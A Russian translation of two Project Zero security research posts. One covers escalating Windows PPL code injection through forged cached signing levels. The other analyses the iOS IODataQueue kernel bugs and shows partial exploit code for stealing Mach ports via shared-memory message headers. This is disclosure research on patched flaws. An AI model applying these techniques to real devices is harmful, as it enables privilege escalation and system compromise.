
Повышение до PPL-Windows TCB

На этом останавливаться нельзя: атака на `MSCORSVW` даёт лишь PPL с уровнем подписи CodeGen, а не Windows TCB. Зная, что создание поддельной кэшированной подписи DLL должно работать в PPL, а также что Microsoft оставила лазейку для процессов PPL с любым уровнем подписи, я перенёс свой код C# из проблемы 1332 на C++, чтобы создавать DLL с поддельной кэшированной подписью. Злоупотребив перехватом DLL в `WERFAULTSECURE.EXE`, который запускается как PPL Windows TCB, мы должны получить выполнение кода с нужным уровнем подписи. На Windows 10 1709 и более ранних версиях это работало, но на 1803 перестало. Очевидно, Microsoft каким-то образом изменила поведение кэшированного уровня подписи. Возможно, в PPL ему вообще перестали доверять, хотя это казалось маловероятным из-за отрицательного влияния на производительность.


Обсудив это с Алексом Ионеску, я решил быстро собрать парсер данных кэшированной подписи файла на основе предоставленной им информации. В NtObjectManager они доступны через команду `Get-NtCachedSigningLevel`. Я выполнил её для файла с поддельной подписью и для системного файла, также имеющего кэшированную подпись, и сразу заметил различие:



У файла с поддельной подписью флаги имеют значение `TrustedSignature` (`0x02`), а у системного двоичного файла PowerShell не смог декодировать перечисление и вывел только целое число 66, то есть `0x42` в шестнадцатеричной форме. Значение `0x40` было дополнительным флагом поверх исходного флага доверенной подписи. Вероятно, без него DLL не загружалась в процесс PPL. Что-то должно было устанавливать этот флаг, поэтому я проверил, что произойдёт при загрузке в PPL корректной DLL с кэшированной подписью, но без дополнительного флага. Наблюдение через Process Monitor дало ответ:



Трассировка Process Monitor показывает, что сначала ядро запрашивает расширенные атрибуты (EA) DLL. Данные кэшированного уровня подписи хранятся в EA файла, поэтому это почти наверняка указывает на чтение кэшированного уровня подписи. В полной трассировке видны следы проверки полной подписи, например перечисление файлов каталогов; для краткости я убрал их со снимка. Наконец EA устанавливается, и после проверки кэшированного уровня подписи файла в нём появляется дополнительный флаг. Значит, кэшированный уровень подписи устанавливается автоматически. Остаётся понять, как именно. Стек вызовов показывает следующее:



В середине стека видно, что вызов `CipSetFileCache` происходит из вызова `NtCreateSection`. Ядро автоматически кэширует подпись, когда это имеет смысл, например в PPL, чтобы при последующих отображениях образа не проверять её снова. Можно отобразить image section из файла с доступом на запись, поэтому мы можем повторно применить атаку из проблемы 1332: заменить вызов `NtSetCachedSigningLevel` на `NtCreateSection` и подделать подпись любой DLL. Оказалось, что вызов установки файлового кэша происходил после проверки возможности записи, добавленной для исправления проблемы 1332, поэтому этот приём снова позволял обойти Device Guard. Я сообщил об обходе как о проблеме 1597; в сентябре 2018 года она была исправлена под номером CVE-2018-8449. Однако, как и в случае проблемы 1332, лазейка для PPL осталась. Поэтому, хотя исправление устранило обход Device Guard, с его помощью всё ещё можно повысить уровень с PPL-CodeGen до PPL-WindowsTCB.

Выводы

В этой публикации показано, как мне удалось внедрить произвольный код в PPL без прав администратора. Что можно сделать с такой возможностью? Для обычного пользователя не так уж много, однако некоторые компоненты ОС, например Windows Store, полагаются на PPL для защиты файлов и ресурсов, которые обычный пользователь изменять не может. Если повысить привилегии до администратора, а затем внедрить код в PPL, целей станет гораздо больше: например, CSRSS, через который наверняка можно добиться выполнения кода в ядре, или Windows Defender, работающий как PPL Anti-Malware. Полагаю, со временем большинство сценариев применения PPL заменят приложения Virtual Secure Mode (VSM) и Isolated User Mode (IUM). Они дают более строгие гарантии безопасности и считаются границами безопасности, которые Microsoft обязуется защищать и исправлять.

Сообщил ли я об этих проблемах Microsoft? Компания ясно дала понять, что не будет исправлять проблемы, затрагивающие только PP и PPL, в бюллетенях безопасности. Без бюллетеня исследователь не получает признания за находку, например идентификатора CVE. Проблему не исправят в текущих версиях Windows, хотя она может быть устранена в следующем крупном выпуске. Раньше политика Microsoft по исправлению конкретных проблем безопасности определялась по прецедентам, но недавно компания опубликовала список технологий Windows, которые будут или не будут исправляться, в документе Windows Security Service Criteria. Как показано ниже для Protected Process Light, Microsoft не станет исправлять относящиеся к этой функции проблемы или выплачивать за них вознаграждение. Поэтому отныне я не буду обращаться в Microsoft, если обнаружу проблемы, которые, по моему мнению, затрагивают только PP или PPL.

Category	Security feature	Security goal	Intent is to service?	Bounty?
User safety	User Account Control (UAC)	Prevent unwanted system-wide changes (files, registry, etc) without administrator consent	No	No
Exploit mitigations	Windows Defender Exploit Guard (WDEG)	Allow apps to enable additional defense-in-depth exploit mitigation features that make it more difficult to exploit vulnerabilities	No	No
Platform lockdown	Protected Process Light (PPL)	Prevent non-administrative non-PPL processes from accessing or tampering with code and data in a PPL process via open process functions	No	No

Единственную ошибку, о которой я сообщил Microsoft, исправили лишь потому, что её можно было использовать для обхода Device Guard. Если задуматься, исправление только ради Device Guard выглядит несколько странно. Я всё ещё могу обойти Device Guard, внедрив код в PPL и установив кэшированный уровень подписи, но Microsoft не исправляет проблемы PPL, хотя исправляет проблемы Device Guard. Документ Windows Security Service Criteria действительно помогает понять, что Microsoft будет и не будет исправлять, однако критерии всё равно выглядят несколько произвольными. Защищённая функция редко бывает безопасна сама по себе: почти наверняка её безопасность обеспечивается другими функциями.

Во второй части этой публикации мы рассмотрим, как мне удалось проникнуть и в полноценные процессы PP-WindowsTCB с помощью другой интересной возможности COM.

Deja-XNU

Автор: Иэн Бир, Google Project Zero

В этой публикации мы вернёмся к старой ошибке, найденной командой Pangu, и объединим её с новой, хотя и очень похожей проблемой, которую я недавно обнаружил, чтобы попытаться создать «идеальный» эксплойт для iOS 7.1.2.

Уровень техники

Мне давно хотелось вернуться к старым ошибкам и попробовать эксплуатировать их заново, но уже с учётом того, что я успел узнать об iOS. Я надеялся лучше понять, каким был передовой уровень эксплуатации iOS в то время. Это также даёт возможность сравнить его с современной эксплуатацией iOS и, возможно, увидеть, что изменили различные защитные меры, внедрённые Apple с тех пор.

Итак, перенесёмся обратно в 2014 год...

Pangu 7

23 июня 2014 года @PanguTeam выпустила джейлбрейк Pangu 7 для iOS 7.1–7.1.x. Команда эксплуатировала множество ошибок. Нас интересует CVE-2014-4461, которую Apple описала так:

> **Воздействие:** вредоносное приложение может получить возможность выполнять произвольный код с системными привилегиями.
>
> **Описание:** при обработке некоторых полей метаданных объектов IODataQueue существовала ошибка проверки. Проблема устранена улучшенной проверкой метаданных.

(На самом деле эта ошибка ядра не была исправлена в iOS 8, и Pangu повторно использовала её в Pangu 8...)

Очередное любопытство...

В примечаниях к выпуску эпохи iOS 8 видно, что мы с Pangu нашли несколько ошибок в похожих областях:

> **IOKit**
>
> Доступно для: iPhone 4s и новее, iPod touch (5-го поколения) и новее, iPad 2 и новее
>
> Воздействие: вредоносное приложение может получить возможность выполнять произвольный код с системными привилегиями
>
> Описание: при обработке некоторых полей метаданных объектов IODataQueue существовала ошибка проверки. Проблема устранена улучшенной проверкой метаданных.
>
> CVE-2014-4418: Иэн Бир из Google Project Zero

> **IOKit**

Доступно для: iPhone 4s и новее, iPod touch (5-го поколения) и новее, iPad 2 и новее

Воздействие: вредоносное приложение может получить возможность выполнять произвольный код с системными привилегиями

Описание: при обработке некоторых полей метаданных объектов IODataQueue существовала ошибка проверки. Проблема устранена улучшенной проверкой метаданных.

CVE-2014-4388: @PanguTeam

IOKit

Доступно для: iPhone 4s и новее, iPod touch (5-го поколения) и новее, iPad 2 и новее

Воздействие: вредоносное приложение может получить возможность выполнять произвольный код с системными привилегиями

Описание: при обработке функций IOKit возникало целочисленное переполнение. Проблема устранена улучшенной проверкой аргументов API IOKit.

CVE-2014-4389: Иэн Бир из Google Project Zero

IODataQueue

Я изучал класс IOKit `IODataQueue`, о котором заголовочный файл `IODataQueue.h` говорит: «предназначен для того, чтобы код ядра мог ставить данные в очередь для пользовательского процесса». Для этого он создаёт в общей памяти неблокирующую структуру данных очереди.

`IODataQueue` был довольно прост: в нём было всего два поля — `dataQueue` и `notifyMsg`:

```
class IODataQueue : public OSObject
{
    OSDeclareDefaultStructors(IODataQueue)

protected:
    IODataQueueMemory* dataQueue;
    void* notifyMsg;

public:
    static IODataQueue* withCapacity(UInt32 size);
    static IODataQueue* withEntries(UInt32 numEntries, UInt32 entrySize);
    virtual Boolean initWithCapacity(UInt32 size);
    virtual Boolean initWithEntries(UInt32 numEntries, UInt32 entrySize);
    virtual Boolean enqueue(void* data, UInt32 dataSize);
    virtual void setNotificationPort(mach_port_t port);
    virtual IOMemoryDescriptor* getMemoryDescriptor();
};
```

Ниже приведена полная реализация `IODataQueue` в том виде, в каком она существовала примерно во времена iOS 7.1.2:

```
OSDefineMetaClassAndStructors(IODataQueue, OSObject)

IODataQueue* IODataQueue::withCapacity(UInt32 size)
{
    IODataQueue* dataQueue = new IODataQueue;
    if (dataQueue) {
        if (!dataQueue->initWithCapacity(size)) {
            dataQueue->release();
            dataQueue = 0;
        }
    }
    return dataQueue;
}
```

```
IODataQueue* IODataQueue::withEntries(UInt32 numEntries, UInt32 entrySize)
{
    IODataQueue* dataQueue = new IODataQueue;
    if (dataQueue) {
        if (!dataQueue->initWithEntries(numEntries, entrySize)) {
            dataQueue->release();
            dataQueue = 0;
        }
    }
    return dataQueue;
}

Boolean IODataQueue::initWithCapacity(UInt32 size)
{
    vm_size_t allocSize = 0;

    if (!super::init()) {
        return false;
    }

    allocSize = round_page(size + DATA_QUEUE_MEMORY_HEADER_SIZE);
    if (allocSize < size) {
        return false;
    }

    dataQueue = (IODataQueueMemory*)IOMallocAligned(allocSize, PAGE_SIZE);
    if (dataQueue == 0) {
        return false;
    }

    dataQueue->queueSize = size;
    dataQueue->head = 0;
    dataQueue->tail = 0;
    return true;
}

Boolean IODataQueue::initWithEntries(UInt32 numEntries, UInt32 entrySize)
{
    return initWithCapacity((numEntries + 1) *
                            (DATA_QUEUE_ENTRY_HEADER_SIZE + entrySize));
}

void IODataQueue::free()
{
    if (dataQueue) {
        IOFreeAligned(dataQueue,
            round_page(dataQueue->queueSize + DATA_QUEUE_MEMORY_HEADER_SIZE));
    }
    super::free();
    return;
}

Boolean IODataQueue::enqueue(void* data, UInt32 dataSize)
{
    const UInt32 head = dataQueue->head; // volatile
    const UInt32 tail = dataQueue->tail;
    const UInt32 entrySize = dataSize + DATA_QUEUE_ENTRY_HEADER_SIZE;
    IODataQueueEntry* entry;

    if (tail >= head) {
        // Is there enough room at the end for the entry?
        if ((tail + entrySize) <= dataQueue->queueSize) {
            entry = (IODataQueueEntry*)((UInt8*)dataQueue->queue + tail);
            entry->size = dataSize;
            memcpy(&entry->data, data, dataSize);

            // The tail can be out of bound when the size of the new entry
            // exactly matches the available space at the end of the queue.
            // The tail can range from 0 to dataQueue->queueSize inclusive.
            dataQueue->tail += entrySize;
        } else if (head > entrySize) {
```

```
            // Is there enough room at the beginning? Wrap around, but do not
            // allow the tail to catch up to the head.
            dataQueue->queue->size = dataSize;

            // Make sure there is enough room to set the size. The user client
            // checks for this and looks at the beginning if there isn't room.
            if ((dataQueue->queueSize - tail) >= DATA_QUEUE_ENTRY_HEADER_SIZE) {
                ((IODataQueueEntry*)((UInt8*)dataQueue->queue + tail))->size =
                    dataSize;
            }
            memcpy(&dataQueue->queue->data, data, dataSize);
            dataQueue->tail = entrySize;
        } else {
            return false; // queue is full
        }
    } else {
        // Do not allow the tail to catch up to the head when the queue is full.
        // That's why the comparison uses a '>' rather than '>='.
        if ((head - tail) > entrySize) {
            entry = (IODataQueueEntry*)((UInt8*)dataQueue->queue + tail);
            entry->size = dataSize;
            memcpy(&entry->data, data, dataSize);
            dataQueue->tail += entrySize;
        } else {
            return false; // queue is full
        }
    }

    // Send notification (via mach message) that data is available.
    if ((head == tail) ||              // queue was empty prior to enqueue()
        (dataQueue->head == tail)) {   // queue was emptied during enqueue()
        sendDataAvailableNotification();
    }

    return true;
}

void IODataQueue::setNotificationPort(mach_port_t port)
{
    static struct _notifyMsg init_msg = {{
        MACH_MSGH_BITS(MACH_MSG_TYPE_COPY_SEND, 0),
        sizeof(struct _notifyMsg),
        MACH_PORT_NULL,
        MACH_PORT_NULL,
        0,
        0
    }};

    if (notifyMsg == 0) {
        notifyMsg = IOMalloc(sizeof(struct _notifyMsg));
    }

    *((struct _notifyMsg*)notifyMsg) = init_msg;
    ((struct _notifyMsg*)notifyMsg)->h.msgh_remote_port = port;
}

void IODataQueue::sendDataAvailableNotification()
{
    kern_return_t kr;
    mach_msg_header_t* msgh;

    msgh = (mach_msg_header_t*)notifyMsg;
    if (msgh && msgh->msgh_remote_port) {
        kr = mach_msg_send_from_kernel_proper(msgh, msgh->msgh_size);
        switch (kr) {
        case MACH_SEND_TIMED_OUT: // Notification already sent
        case MACH_MSG_SUCCESS:
            break;
        default:
            IOLog("%s: dataAvailableNotification failed - "
                  "msg_send returned: %d\n", "IODataQueue", kr);
```

```
            break;
        }
    }
}

IOMemoryDescriptor* IODataQueue::getMemoryDescriptor()
{
    IOMemoryDescriptor* descriptor = 0;
    if (dataQueue != 0) {
        descriptor = IOMemoryDescriptor::withAddress(
            dataQueue,
            dataQueue->queueSize + DATA_QUEUE_MEMORY_HEADER_SIZE,
            kIODirectionOutIn);
    }
    return descriptor;
}
```

Метод `::initWithCapacity` выделяет буфер, который затем оказывается в общей памяти. По приведению типа видно, что структура памяти выглядит так:

```
typedef struct _IODataQueueMemory {
    UInt32 queueSize;
    volatile UInt32 head;
    volatile UInt32 tail;
    IODataQueueEntry queue[1];
} IODataQueueMemory;
```

При первом вызове метод `::setNotificationPort` выделяет через `IOMalloc` структуру заголовка Mach-сообщения и сохраняет этот буфер в `notifyMsg`.

Метод `::enqueue` отвечает за запись данных в следующую свободную ячейку очереди, при необходимости переходя обратно к началу буфера.

Наконец, `::getMemoryDescriptor` создаёт объект `IOMemoryDescriptor`, оборачивающий память `dataQueue` для возврата в пространство пользователя.

Файл `IODataQueue.cpp` состоял из 243 строк вместе с лицензией и комментариями. Я насчитал как минимум шесть ошибок, выделенных в коде. Проверка целочисленного переполнения всего одна, хотя очевидных возможностей для переполнения несколько. Остальные проблемы связаны с тем, что метаданные очереди хранятся в общей памяти, а значит, пространство пользователя может изменить их в любой момент.

Это приводит к очевидным повреждениям памяти в `::enqueue`: пространство пользователя может изменить поля `queueSize`, `head` и `tail`, а ядро никак не проверяет, находятся ли они в пределах буфера очереди. Два других места, использующих `queueSize`, также доверяют значению из общей памяти, из-за чего в `IOFreeAligned` передаётся неверный размер, а в пространство пользователя возвращается чрезмерно большой дескриптор памяти.

Снова к Pangu

Ошибка Pangu, позволявшая выполнять код в ядре, находилась не в `IODataQueue`, а в подклассе `IOSharedDataQueue`. В `IOSharedDataQueue.h` сказано, что «класс IOSharedDataQueue предназначен также для того, чтобы пользовательский процесс мог ставить данные в очередь для кода ядра».

`IOSharedDataQueue` добавляет одно неиспользуемое поле:

```
struct ExpansionData {
};

/*! @var reserved
    Reserved for future use. (Internal use only) */
```

```
ExpansionData* _reserved;
```

IOSharedDataQueue не переопределяет метод ::enqueue, но добавляет ::dequeue, позволяющий ядру извлекать объекты, поставленные в очередь пространством пользователя.

У ::dequeue были те же проблемы, что и у ::enqueue: размер очереди находился в общей памяти, поэтому ядро могло читать за границами буфера. Но, как ни странно, это было не единственным изменением в IOSharedDataQueue. Pangu заметила, что IOSharedDataQueue также переопределяет метод ::initWithCapacity:

```
Boolean IOSharedDataQueue::initWithCapacity(UInt32 size)
{
    IODataQueueAppendix* appendix;

    if (!super::init()) {
        return false;
    }

    dataQueue = (IODataQueueMemory*)IOMallocAligned(
        round_page(size + DATA_QUEUE_MEMORY_HEADER_SIZE +
                   DATA_QUEUE_MEMORY_APPENDIX_SIZE),
        PAGE_SIZE);
    if (dataQueue == 0) {
        return false;
    }

    dataQueue->queueSize = size;
    dataQueue->head = 0;
    dataQueue->tail = 0;

    appendix = (IODataQueueAppendix*)((UInt8*)dataQueue + size +
                                      DATA_QUEUE_MEMORY_HEADER_SIZE);
    appendix->version = 0;
    notifyMsg = &(appendix->msgh);
    setNotificationPort(MACH_PORT_NULL);
    return true;
}
```

IOSharedDataQueue увеличивает размер буфера общей памяти, добавляя место для структуры IODataQueueAppendix:

```
typedef struct _IODataQueueAppendix {
    UInt32 version;
    mach_msg_header_t msgh;
} IODataQueueAppendix;
```

Она содержит поле версии и, что странно, заголовок Mach-сообщения. Затем в строке:

```
notifyMsg = &(appendix->msgh);
```

член notifyMsg суперкласса IODataQueue устанавливается так, чтобы указывать внутрь этой дополнительной структуры.

Напомним, что при первой установке порта уведомлений IODataQueue выделял структуру заголовка Mach-сообщения через IOMalloc. Почему же IOSharedDataQueue поступает иначе? Единственное правдоподобное объяснение, которое я могу предложить: разработчик хотел избежать небольшого выделения памяти в куче ядра и решил разместить сообщение в уже существующем общем буфере.

Но можно ли вообще помещать заголовок Mach-сообщения в общую память таким образом?

Что находится в сообщении?

Вот определение `mach_msg_header_t` в iOS 7.1.2:

```
typedef struct
{
    mach_msg_bits_t msgh_bits;
    mach_msg_size_t msgh_size;
    mach_port_t msgh_remote_port;
    mach_port_t msgh_local_port;
    mach_msg_size_t msgh_reserved;
    mach_msg_id_t msgh_id;
} mach_msg_header_t;
```

(После появления ваучеров поле `msgh_reserved` превратилось в `msgh_voucher_port`.)

На первый взгляд и пространство пользователя, и ядро используют одинаковое определение этой структуры. Но если раскрыть все typedef, обнаружится очень важное различие.

Пространство пользователя:

```
typedef __darwin_mach_port_t mach_port_t;
typedef __darwin_mach_port_name_t __darwin_mach_port_t;
typedef __darwin_natural_t __darwin_mach_port_name_t;
typedef unsigned int __darwin_natural_t;
```

Ядро:

```
typedef ipc_port_t mach_port_t;
typedef struct ipc_port* ipc_port_t;
```

В пространстве пользователя `mach_port_t` — беззнаковое 32-битное целое число, локальное для задачи имя порта. В ядре же `mach_port_t` — настоящий указатель на нижележащую структуру `ipc_port`.

Поскольку именно ядро инициализирует сообщение уведомления и отправляет его, получается, что оно записывает указатели ядра в общую с пространством пользователя память!

Перенесёмся вперёд

Прежде чем писать новый эксплойт для этой старой проблемы, перенесёмся в 2018 год и разберёмся, почему я вообще снова изучаю этот старый код.

Недавно я публично говорил о важности анализа вариантов и решил, что до выступления мне следует самому провести такой анализ. Под анализом вариантов я понимаю исследование известной ошибки безопасности в поисках других, чем-либо похожих ошибок: часто потому, что код копировали и вставляли или две реализации опираются на одни и те же неверные предположения.

Очереди пространства пользователя и deja-xnu

Этим летом, ища варианты старых проблем `IODataQueue`, я заметил то, чего раньше не видел. Помимо средств постановки объектов в принадлежащие ядру `IODataQueues` и извлечения объектов из них, пользовательский IOKit.framework также содержит код создания и использования очередей, полностью принадлежащих пользовательским процессам.

Кода создания этих очередей нет в пакете IOKitUser с открытым исходным кодом: эту функциональность можно увидеть только при обратной разработке бинарного файла IOKit framework.

В исходном коде IOKitUser этот код нигде не используется, но обратная разработка показала, что очереди только для пространства пользователя применялись службой MIG `com.apple.iohideventsystem`, реализованной в IOKit.framework и размещённой в `backboardd` на iOS и `hidd` на macOS.

Читая пользовательский метод `__IODataQueueEnqueue`, который ставит объекты и в пользовательские, и в ядерные очереди, я испытал сильное чувство deja-xnu: он доверял значению `queueSize` в заголовке очереди в общей памяти — точно так же, как старый код ядра.

Продолжив изучать пользовательский код обработки `IODataQueue`, я заметил, что в отличие от ядерного объекта `IODataQueue` пользовательский вариант имел не только заголовок, но и дополнительную структуру. Как и в `IOSharedDataQueue`, в ней хранился заголовок Mach-сообщения. Функция установки порта уведомлений выглядела так:

```
IOReturn IODataQueueSetNotificationPort(
    IODataQueueMemory* dataQueue, mach_port_t notifyPort)
{
    IODataQueueAppendix* appendix = NULL;
    UInt32 queueSize = 0;

    if (!dataQueue)
        return kIOReturnBadArgument;

    queueSize = dataQueue->queueSize;
    appendix = (IODataQueueAppendix*)((UInt8*)dataQueue + queueSize +
                                      DATA_QUEUE_MEMORY_HEADER_SIZE);
    appendix->msgh.msgh_bits = MACH_MSGH_BITS(MACH_MSG_TYPE_COPY_SEND, 0);
    appendix->msgh.msgh_size = sizeof(appendix->msgh);
    appendix->msgh.msgh_remote_port = notifyPort;
    appendix->msgh.msgh_local_port = MACH_PORT_NULL;
    appendix->msgh.msgh_id = 0;
    return kIOReturnSuccess;
}
```

Можно заглянуть в содержимое буфера через lldb и увидеть, что в конце очереди, всё ещё в общей памяти, находится заголовок Mach-сообщения, а в поле имени записано имя удалённой стороны предоставленного нами порта уведомлений!

Эксплуатация произвольной отправки Mach-сообщения

В XNU у каждой задачи (процесса) есть task port, а у каждого потока внутри задачи — thread port. Изначально право отправки в task port задачи давало полный контроль над её памятью и потоками, а право отправки в thread port означало полный контроль над потоком, который легко превратить в контроль над памятью. Таким образом, эти порты представляют собой чрезвычайно мощные возможности.

Из-за эксплойтов, опубликованных мной и другими исследователями и использовавших проблемы Mach-портов для кражи прав на порты, Apple очень медленно усиливала защиту этих интерфейсов. Но даже в iOS 11.4.1, имея право отправки в thread port другого процесса, всё ещё можно добиться выполнения кода в этом процессе.

Интересно, что запуск процессов в iOS достаточно детерминирован: в `backboardd` имя `0x407` обозначает thread port как на iOS 7.1.2 на iPhone 4, так и на iOS 11.4.1 на iPhone SE.

Кража портов

Поле `msgh_local_port` Mach-сообщения обычно используется, чтобы передать получателю однократное право отправки в «порт ответа», через который можно послать ответ. Это всего лишь соглашение: через поле можно передать любое право отправки или однократной отправки. Поскольку заголовок сообщения находится в общей памяти, мы можем изменить это поле до того, как ядро отправит уведомление, и тем самым заставить ядро передать получателю произвольное право на порт.

Эксплойт для этой проблемы нацелен на iOS 11.4.1 и содержит изменённую версию кода `remote_call` из `triple_fetch`, способную работать с украденным thread port вместо task port.

Снова в 2014 год

Я упоминал, что Apple постепенно добавляла меры защиты от использования украденных task port. Первая известная мне мера запретила пространству пользователя использовать kernel task port, часто называемый task-for-pid-0 или TFP0, то есть task port, представляющий задачу ядра.

До этого усиления защиты право отправки в kernel task port давало полный доступ на чтение и запись памяти ядра.

Мы уже увидели, что распределение имён портов чрезвычайно стабильно: одно и то же имя thread port сохранялось четыре года. А насколько похожа ситуация с указателями `ipc_port`, используемыми ядром в Mach-сообщениях?

Выделение самых ранних портов ядра также детерминировано. Я использовал это в mach_portal, чтобы украсть kernel task port: сначала определил адрес host port, а затем предположил, что kernel task port должен находиться рядом, поскольку оба выделяются на очень ранней стадии загрузки.

В 2014 году всё было ещё проще: kernel task port находился по фиксированному смещению относительно host port. Достаточно узнать адрес host port, после чего можно вычислить адрес kernel task port!

Определение адресов портов

`IOHIDEventService` — это userclient, предоставляющий пространству пользователя `IOSharedDataQueue`. Открыть его из песочницы приложения нельзя, но эксплойт пользовательской ошибки `IODataQueue` было достаточно легко перенести на 32-битную iOS 7.1.2, чтобы получить выполнение кода в `backboardd`, который находится вне песочницы приложения.

Песочница мешает лишь непосредственно открыть соединение с userclient. После этого мы можем передать Mach-порт, представляющий соединение, обратно в приложение в песочнице и продолжить эксплуатацию уже оттуда. С использованием кода, написанного для `triple_fetch`, открытие userclient из `backboardd` выглядит так:

```
uint32_t remote_matching =
    task_remote_call(bbd_task_port,
                     IOServiceMatching,
                     1,
                     REMOTE_CSTRING("IOHIDEventService"));

uint32_t remote_service =
    task_remote_call(bbd_task_port,
                     IOServiceGetMatchingService,
                     2,
                     REMOTE_LITERAL(0),
                     REMOTE_LITERAL(remote_matching));
```

```
uint32_t remote_conn = 0;
uint32_t remote_err =
    task_remote_call(bbd_task_port,
                     IOServiceOpen,
                     4,
                     REMOTE_LITERAL(remote_service),
                     REMOTE_LITERAL(0x1307), // remote mach_task_self()
                     REMOTE_LITERAL(0),
                     REMOTE_OUT_BUFFER(&remote_conn,
                                       sizeof(remote_conn)));

mach_port_t conn =
    pull_remote_port(bbd_task_port,
                     remote_conn,
                     MACH_MSG_TYPE_COPY_SEND);
```

Затем достаточно вызвать внешний метод 0, чтобы «открыть» очередь, и `IOConnectMapMemory`, чтобы отобразить общую память очереди в наш процесс и найти заголовок Mach-сообщения:

```
vm_address_t qaddr = 0;
vm_size_t qsize = 0;
IOConnectMapMemory(conn,
                   0,
                   mach_task_self(),
                   &qaddr,
                   &qsize,
                   1);

mach_msg_header_t* shm_msg =
    (mach_msg_header_t*)(qaddr + qsize - 0x18);
```

Чтобы установить порт уведомлений очереди, нужно вызвать для userclient функцию `IOConnectSetNotificationPort`:

```
mach_port_t notification_port = MACH_PORT_NULL;
mach_port_allocate(mach_task_self(),
                   MACH_PORT_RIGHT_RECEIVE,
                   &notification_port);

uint64_t ref[8] = {0};
